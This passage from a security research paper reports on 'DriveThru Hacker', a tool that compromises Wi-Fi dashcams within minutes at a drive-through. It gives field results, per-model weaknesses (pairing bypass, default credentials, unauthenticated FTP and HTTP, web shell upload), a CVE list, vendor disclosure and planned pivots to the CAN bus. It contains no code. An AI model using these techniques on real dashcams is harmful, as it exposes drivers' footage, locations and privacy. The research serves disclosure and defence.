


Fig. 21 Drive-Through Experiment Timeline

As seen in the diagram above, before the victim reaches the drive through, DriveThru Hacker will be passively scanning for SSIDs in the vicinity and conducting the initial access phase.

By the time the victim first reaches the "Menu Sign Board", the tool has typically established a stable Wi-Fi connection, and the service discovery and file access phase can begin. The "Menu Sign Board" station will have the car stationary at the kiosk for about 2 minutes, factoring in customer ordering time.

Following this, the victim then proceeds to the “Order Summary and Payment Confirmation” screen, where the car will remain stationary for about another 1 minute.  
Next, the victim will wait for their order to be prepared for approximately another 2 minutes.  
Finally, the victim can proceed to the final “Order Collection Window”, where the final dashboard will be shown with all the insights gathered from DriveThru Hacker.

### *3.2.2 Methodology to derive Attack Vector Susceptibility*

Field research was conducted to establish the susceptibility of this attack vector within the Singaporean context.

#### Passive Wi-Fi SSID Sampling

This test was used to estimate the distribution of dashcam models on Singapore roads. A list of over 1000 unique dashcam SSIDs were collected from Singapore roads, with the make and model of dashcam subsequently being derived from the SSID convention and format.

## 4. RESULTS AND ANALYSIS

After conducting the research outlined in the section above, the results were collected and analyzed to derive the relevancy of the tool.

### 4.1 Passive Sampling Results

#### 4.1.1 Brand Distribution of Dashcams in Singapore

To gain a picture of the brand distribution of dashcams in the context of Singapore, passive discovery of Wi-Fi SSIDs were conducted, accumulating over 1000 dashcam SSIDs in total. As dashcam SSIDs typically prefix the brand of the dashcam, the brands could be discerned directly from the default SSIDs, and the distribution was plotted below.




Fig. 22 Brand Distribution of Dashcams in Singapore (Brand X redacted to allow time for necessary remediation)

IROAD was the most widely used brand by far, being 48.6% of the dashcams observed, with 70mai being the second highest at 12.5%. Other notable brands include i-DRIVE, GNET and Marbella, which were all above 5% of the total sample.

With these statistics, DriveThru Hacker can continue to be tuned on these more popular dashcam brands to improve its relevance in the context of Singapore.

### 4.2 Participant Dashcam Results

#### 4.2.1 Active Attack on Participant Dashcams

Participants were led through the drive-through simulation, with the DriveThru Hacker actively trying to exploit their dashcams. Below is a summary of the hacking results from the field test.

Participant #	Count	Dashcam Model(s)	Hacking Result	Key Reason
11	1	J	Successful	Owner's phone was connected
1, 3, 4, 5, 13, 14, 18, 19, 24, 26	10	I, G, A, B, C, Q	Successful	Same config and model as our training dashcams
2, 6, 8, 9, 12, 16, 21-23, 25, 31, 33, 34, 40	14	J, Q, S, T, Q, X, Y, Z	Failed	Script broke because of model or configuration differences
7, 27, 29, 32, 35, 37-39	8	J, N, U, W, E, H	Failed	Owner's phone was not connected
10, 15, 17, 20, 28, 30, 36	7	V, A, C, M	Failed	Default password was changed

*Table 5 Participants' Dashcam Hacking Results*

As seen above, the final exploitability of the attack vector in this field test was 11 out of the 40 participants.

DriveThru Hacker, in its current iteration, largely succeeded in its model-specific scripts, as dashcams with the same model as the training dataset were successfully exploited. However, configurational changes could break more tenuous attack paths, such as in the case of API call replication. Some of the attack paths also required owners' phones to be connected to their dashcams, failing otherwise.

For the dashcam passwords, as seen in the last row, only 7 dashcam owners (17.5%) had changed their default passwords to secure passwords, falling beyond the tool's scope. This low percentage is partly due to the immutable nature of most dashcams' default passwords, with 26 out of the 40 models here preventing owners from changing the default password. Hence, in the remaining 14 cases, half of the owners deigned to change the default password.


These results highlight good security practices dashcam owners can incorporate into their usage, such as changing of default passwords if applicable, and disconnecting from their dashcams when the interface is not needed.

While the success rate of DriveThru Hacker is currently at **27.5%** based on our sample, with more dynamic scripting to account for differences between models, the chances of compromise should improve. However, to caveat, the current participant sample was selected to represent a good mix of the dashcam distribution observed in the Singapore context, and hence had greater compatibility with our training dataset based on the same distribution.

#### **4.2.3 Cloud-connected Dashcams**

Cloud-connected dashcams introduce another layer of exposure. In the case of Dashcam D, anyone can install the mobile app and access public video streams - even without owning a device.

As seen below, the mobile app allows users to select from a variety of streams, with real-time location, speed, and car model information.



*Fig. 23 Dashcam D Mobile App Public Stream Map*

Selecting these livestreams, as shown in the screenshot below, real-time video and audio feeds from inside vehicles are openly accessible, effectively turning the app into a rolling surveillance platform.




Fig. 24 Sample Video Feeds from Public Streams for Dashcam D

At the time of writing, this has been flagged to the manufacturer, who has confirmed this configuration is by design, as users have been informed via a disclaimer for their dashcam usage which reads: “By sharing your live view, you can let other users vicariously experience the excitement and pleasure of driving all over the world.”

While positioned as a feature, given the absence of granular controls or clear consent prompts, this scenario highlights the lack of consideration for the security implications dashcam information holds.

## 4.3 Vulnerability Disclosure

### 4.3.1 Vulnerability Summary

The following section summarizes the key vulnerabilities across the tested dashcams and the conditions under which DriveThru Hacking becomes viable. The analysis is grouped by exploit type and color-coded by prevalence, with blue denoting models with the highest market share observed on Singapore roads.

#### 1. Device Registration Bypass (Blue)

These dashcams enforce a pairing mechanism that links the owner’s phone to the dashcam - typically requiring a physical button press. However, multiple ways were found to bypass this pairing.

Notably, several models use fixed, immutable passwords. For these, the key condition is that the owner’s phone is connected to the dashcam’s WiFi network at the time of the attack. This allows pairing bypasses or MAC spoofing techniques to succeed.

## 2. Unauthenticated Web Servers (Yellow)

A number of dashcams expose HTTP services without authentication. In such cases, the only real barrier is the Wi-Fi password.

If the default password has been changed, traditional wireless cracking will need to be employed - capturing the handshake and brute-forcing it offline, which increases the effort and time required significantly.

## 3. Default or Common Credentials (Purple)

Some models continue to ship with default or easily guessable credentials, allowing immediate login over FTP, Telnet, or HTTP.

Device or app pairing mechanisms - when present - were often poorly implemented, and could be bypassed at various layers: app, network, or firmware level.

## 4. Media Access and Remote Control

Media file access was trivial on dashcams exposing FTP or HTTP interfaces. Even when authentication was required, credentials were often found in plaintext - either hardcoded in the APK or leaked through unencrypted network traffic.

On models with unauthenticated upload endpoints, web shells could be uploaded to gain remote root access, escalating the attack further.

Visible Market Share of Brands on SG Roads*	Tested Dashcam Model(s)	Main Exploited Vulnerability	Criteria for Compromise
~48.6%	J, K, N, P	<b>Bypass device registration/pairing (device level)</b>	<b>Paired device needs to be connected</b> to dashcam network
~6.7%	H		
~5.6%	E		
~3.0%	F		
~4.4%	D	All files exposed via <b>unauthenticated http</b>	Default 8-char lower-case alphabetical password to be <b>cracked from handshake</b>
~12.5%	C	Bypass <b>app pairing (app level)</b>	<b>Password needs to be default/common</b>
~2.6%	B, O	All files exposed via unauthenticated custom ports	
~2.6%	M	<b>Pairing can be bypassed</b> when connected via <b>unauthenticated telnet (network level)</b>	
~2.3%	I	All files exposed via <b>FTP</b> that's authenticated with plaintext password from APK	



<2.0%	A	All files exposed via <b>unauthenticated FTP</b> and custom ports	
<0.5%	G	All files exposed via unauthenticated http	
<0.5%	L		

Table 6 Summary of Vulnerabilities according to Dashcam Model

#### 4.3.2 Assigned CVEs

Brands/Stage	Connect	Bypass	Auth	Dump	Upload	Sabotage	Priv Esc / Sniff
Marbella	CVE-2025-30125		CVE-2025-30124	CVE-2025-30127		CVE-2025-30126	
70mai	Pending	CVE-2025-30112	Pending	Pending	Pending	Pending	Pending
BlackVue			CVE-2025-2355		Pending	Pending	CVE-2025-2356
GNET	CVE-2025-30139	CVE-2025-30142	CVE-2025-30137	CVE-2025-30141		CVE-2025-30138	CVE-2025-30140
YI Smart Dash Cam				CVE-2024-56897			
I-Drive	CVE-2025-1878	CVE-2025-1880	CVE-2025-1879	CVE-2025-1881		CVE-2025-1882	
IROAD X, Q series	CVE-2025-2341	CVE-2025-2343, Pending	CVE-2025-2342, CVE-2025-30108	CVE-2025-2344		CVE-2025-2345	CVE-2025-2346
IROAD FX series		CVE-2025-2347		CVE-2025-2348	CVE-2025-2350	CVE-2025-30133, CVE-2025-30135	CVE-2025-2349, CVE-2025-30131
HikVision	Pending		Pending	Pending			Pending
Thinkware	CVE-2025-2120	CVE-2025-2119	CVE-2024-53614		CVE-2025-2121	CVE-2025-2122	
"Brand X"	CVE-2025-30115	CVE-2025-30114	CVE-2025-30113	CVE-2025-30116		CVE-2025-30117	
Audi	CVE-2025-30118		CVE-2025-2555	CVE-2025-2556		CVE-2025-2557	
ROADCAM			CVE-2025-30123				
SAFECAM			Pending				

Table 7 Assigned CVEs according to Attack Stage

Having identified these vulnerabilities in the various dashcam models, CVEs were assigned to them to inform dashcam owners of these issues. As seen above, they have been categorised based on the attack stages for ease of tracking and management for manufacturers to monitor their security posture. While most of them are low in severity, if chained together, they can lead to dashcam compromise and even remote root access, as demonstrated in earlier sections.

At the time of writing, these CVEs have been submitted, with some of them still pending acceptance as indicated above.

#### 4.3.3 Vendor Disclosure

Brand	Status
Blackvue	Fixing
Brand “X”	Fixing (asked for additional 3 months of non-disclosure)
Audi	Mitigated via a mobile update. A more comprehensive fix is pending
HikVision	Accepted our findings
Thinkware	Acknowledged
Marbella	Informed
I-Drive	Informed
GNET	Informed
70mai	Informed
IROAD	Informed
ROAD CAM	Informed
YI Cam	Informed

*Table 8 Disclosure to Dashcam Manufacturers*

All manufacturers listed above were contacted as part of the responsible disclosure process, ensuring follow-up emails were sent in case the initial messages were overlooked.

Out of the 15 brands:

- Only one had a dedicated security inbox
- 11 had a generic support email address.
- Several low-cost dashcams had no contact information, making disclosure impossible.

Of those contacted:

- Five acknowledged our reports.

- One has rolled out a mitigation via a mobile app update.
- Two are actively working on fixes.

In one case, direct conversations revealed that the report prompted the manufacturer to establish a formal vulnerability handling process - something they lacked previously due to relying solely on a generic support inbox. Thus, it can be seen that this vector is a matter of concern to manufacturers, and can actively help to improve dashcam security with the right awareness.

## 5. FUTURE CONSIDERATIONS

Beyond dashcam file access locally, potential lateral movement paths are also being explored, such as pivoting from mobile applications to the dashcams, infotainment systems, and finally to the vehicular network.

### 5.1 Potential Enhancements

#### 5.1.1 Lateral Movement



Fig. 25 Lateral Movement Path

To achieve lateral movement within the vehicle's internal network, we are investigating the feasibility of spoofing the dash camera's connectivity to the associated mobile application. By executing a Man-in-the-Middle (MitM) attack over the Wi-Fi connection, two potential approaches are considered:

1. **Infotainment System Exploitation Pathway:**

Vulnerabilities within the infotainment system are exploited, allowing us to escalate privileges to obtain root access, and upload modified firmware. Following this, we would perform lateral movement to access the Controller Area Network (CAN) bus, reconfigure the CAN gateway, and subsequently issue CAN commands to the Electronic Control Units (ECUs).

2. **Mobile Application Pathway:**

CAN commands will be issued directly through the mobile application itself. This would involve performing lateral movement from the application to the CAN network, reconfiguring the CAN gateway, and issuing arbitrary commands to the ECUs.

Both approaches aim to demonstrate the critical risks posed by insecure dashcam-to-application communications and highlight the importance of robust security controls across all connected vehicle components.

#### 5.1.2 Tool Optimizations

For future enhancement of DriveThru Hacker's capabilities, some attack stages can be optimised.

##### Dump - Selective footage dump

Performance optimisations can be made with more selective footage exfiltration, considering the short timeframe of exposure to the target vehicle. The tool can sort out the footage files chronologically, either via the Date Created metadata value, or the Timestamp value commonly included in dashcam footage filenames. As dashcams largely

only run when the engine is on, and dashcam footage is recorded in 1 minute clips, intervals of greater than 30 minutes between each clip can be used to define periods where the car is driving. From there, the sampled videos for each period can be taken 5 minutes after the car has started, as well as 5 minutes before the engine cuts, capped at 10 days worth of data in the interest of time efficiency. If neither the Date Created nor Timestamp values can be identified, LLM will be used to attempt to derive any discernible chronological pattern from the filenames. If nothing is detected, the tool will allow users to pick stipulated parameters for sampling, such as an evenly-distributed sampling of X number of files over Y number of days, where X and Y are user-defined.

Additional enhancements in the other attack stages are being looked into as well.

## 5.2 Manufacturer Insights

### 5.2.1 Key problems in the dashcam industry




Fig. 26 Summary of Key Problems Identified

During our research, notable variations were identified in the connection processes employed by different dash camera manufacturers. Some manufacturers implemented structured connection procedures designed to mitigate the risk of public data exposure, even though the devices maintained continuous SSID broadcasting.

However, several security shortcomings were also observed. Specifically, the use of insecure communication protocols, such as FTP, and weak device pairing mechanisms were common. In certain cases, manufacturers permitted device connectivity without enforcing the advertised pairing procedures, thereby undermining the intended security model. Additionally, firmware and security updates for dashcams were infrequent and not systematically maintained, further exposing these devices to potential vulnerabilities.

### 5.2.2 Recommendations to manufacturers

As dashcams become increasingly connected to smartphones, vehicles, and cloud services, they introduce new security and privacy risks for consumers. Our research revealed that while some manufacturers have begun implementing structured connection mechanisms, critical vulnerabilities remain due to insecure defaults, weak authentication practices, and infrequent firmware updates.

To address these challenges and build more resilient products, manufacturers must adopt a security-first approach throughout the dashcam lifecycle — from design and production to deployment and maintenance. The following recommendations outline key security measures that manufacturers should consider to enhance the overall security posture of their dashcam devices:

### **Adopt Secure-by-Design and Secure-by-Default Principles**

While some dashcam models have implemented structured connection processes, certain models continue to allow the use of default passwords without requiring users to change them, posing significant security risks. Manufacturers should adopt Secure-by-Design and Secure-by-Default principles by:

- Enabling and enforcing the use of strong, unique passwords during initial setup.
- Implementing encryption and challenge-response mechanisms to prevent unauthorized remote pairing.
- Utilizing secure APIs with proper authentication (e.g., API keys) to ensure that only authorized clients can access server resources.

### **Attack Surface Reduction**

To minimize potential vulnerabilities:

- Manufacturers should reduce exposed attack surfaces, such as by disabling SSID broadcasting when not necessary.
- Conduct regular threat modeling exercises to proactively identify and mitigate possible attack scenarios.

### **Secure Authentication and Encryption Practices**

Robust authentication and encryption practices must be enforced, including:

- Proper hashing of passwords to prevent exposure in plaintext.
- Adoption of certificate-based pairing mechanisms to strengthen device trust.

### **Security for Cloud-Connected Dashcams**

For dashcams connected to cloud services:

- Implement strong built-in security protocols to prevent unauthorized streaming or access to web interfaces.
- Incorporate two-factor authentication (2FA) for user access to cloud-stored data.
- Enforce the use of TLS 1.2/1.3, and where appropriate, mutual TLS (mTLS) for server-client communications.

### **Firmware Update Mechanisms**

To ensure devices remain protected:

- Provide firmware updates through secure over-the-air (OTA) channels, or allow authenticated downloads via official websites, enabling USB-based firmware updates when necessary.
- Notify users via associated mobile applications when critical security-related firmware updates are available.

### **Bug Bounty and Vulnerability Disclosure Programs (VDP)**

Manufacturers should establish formal vulnerability reporting processes by:

- Providing a dedicated contact point (e.g., security@domain.com) for reporting security issues.
- Considering the launch of a Bug Bounty Program or a formal Vulnerability Disclosure Program (VDP) to encourage responsible reporting and timely remediation of security vulnerabilities.

### ***5.2.3 Potential Partnerships***

Security of dashcams are often overlooked, and to advance research on dashcam security, we hope to establish potential partnerships with OEM, automotive manufacturers, regulators, and the wider cybersecurity community to strengthen the overall security posture of vehicles and ensure a safer and resilient automotive ecosystem.

Our next steps include analysing and testing out attack vectors that could allow dashcams to serve as entry points for vehicle-wide cyber threats, developing mitigation strategies such as intrusion detection systems, and proposing security frameworks that align with security design principles.

## 6. CONCLUSION

Through this experiment, it has been made evident that the under-researched nature of dashcam security has resulted not only in a lack of awareness in consumers, but in manufacturers as well. Beyond the dashcam's functionality for recording and storage, little security consideration has been given to its design, from weak encryption in the accompanying APKs, to insecure connection protocols allowing for ease of exfiltration. Naturally, the severity of this is exacerbated by users not employing security best practices, with a large portion of users still using default passwords for convenience.

Developing the DriveThru Hacker as a lightweight rapid compromise tool, this study demonstrates the ease with which attacks on car dashcams can be carried out, and the severe privacy concerns it can lead to. With the usage of rapid LLM summarisation, the speed with which these insights can be gathered is especially sobering, particularly in time-sensitive attack vectors, as demonstrated in the drive through scenario. This intimates a much more real-world application of the tool - for example, in car jams, petrol stations, or any other scenarios allowing for proximal access longer than 6 minutes.

Ultimately, there is a clear need to recognise the sensitive nature of the information car dashcams hold - and by extension, all Wi-Fi enabled peripherals which could gather similar data. The pervasive nature of IoT in our personal spaces has become so commonplace as to invite complacency, and consumers should still maintain heightened awareness in their personal spaces, and adhere to security best practices in their usage of these technologies. Furthermore, developers and manufacturers hold a large part of the responsibility, and should adopt Secure-By-Design and Secure-By-Default principles to safeguard sensitive information. Simple measures such as unique default passwords already add a layer of complexity for adversaries to overcome, and building more secure APKs should be the standard for any surveillance device.



## 7. REFERENCES

- [1] Park, W., Choi, D., & Lee, K. (2018). Threat Analysis of Wi-Fi Connected Dashboard Camera. 2018 International Conference on Platform Technology and Service (PlatCon). <https://doi.org/10.1109/platcon.2018.8472768>
- [2] Park, J., Kim, H., Shim, J., Kim, J., Lee, H., Kim, J., Kim, H., Ra, H., & Hong, S. (2016). Study of Car Dash Cam Security Vulnerabilities. Proceedings of the 4th International Conference on Information and Network Security, 73–76. <https://doi.org/10.1145/3026724.3026732>
- [3] Dumasia, N. D., & Raghunath, V. R. (2023). Cyber securing connected cars 2.0 : Navigating opportunities and risks in the digital era. In <https://www.ey.com/content/dam/ey-unified-site/ey-com/en-in/insights/automotive/documents/ey-cyber-securing-connected-cars-2-navigating-opportunities-and-risks-in-the-digital-era.pdf>.
- [4] Gülsever, M. (2019). A Study on Vulnerabilities in Connected Cars. KTH ROYAL INSTITUTE OF TECHNOLOGY. <http://www.diva-portal.org/smash/record.jsf?pid=diva2:1351157>
- [5] Lee, H., & Park, H. (2024). Inside Dash Cam: Custom Protocols and Discovered Zero-Days. In DEF CON 32 IoT Village. <https://media.defcon.org/DEF%20CON%2032/DEF%20CON%2032%20villages/DEF%20CON%2032%20-%20IoT%20Village%20-%20Hyo%20Jin%20Lee%20%26%20Hanryeol%20Park%20-%20Inside%20Dash%20Cam%20-%20Custom%20Protocols%20and%20Discovered%2000-days.pdf>
- [6] Na, D., & Park, S. (2022). Blockchain-based dashcam video management method for data sharing and integrity in v2v network. IEEE Access, 10, 3307-3319.
- [7] Firdus, E., Aghababayev, R., Aliyev, V., Mustafayeva, G., Mayilov, R., Sardarova, I., & Bakhshaliyeva, S. (2024). WiFi from past to today, consequences that can cause and measures of prevention from them, WiFi security protocols. E3S Web of Conferences, 474, 02004. <https://doi.org/10.1051/e3sconf/202447402004>
- [8] Vanhoef, M. (2022, August 25). Attacking WPA3: New Vulnerabilities & Exploit Framework [Slide show]. <https://conference.hitb.org/hitbsecconf2022sin/materials/D1T1%20-%20Attacking%20WPA3%20-%20New%20Vulnerabilities%20and%20Exploit%20Framework%20-%20Mathy%20Vanhoef.pdf>
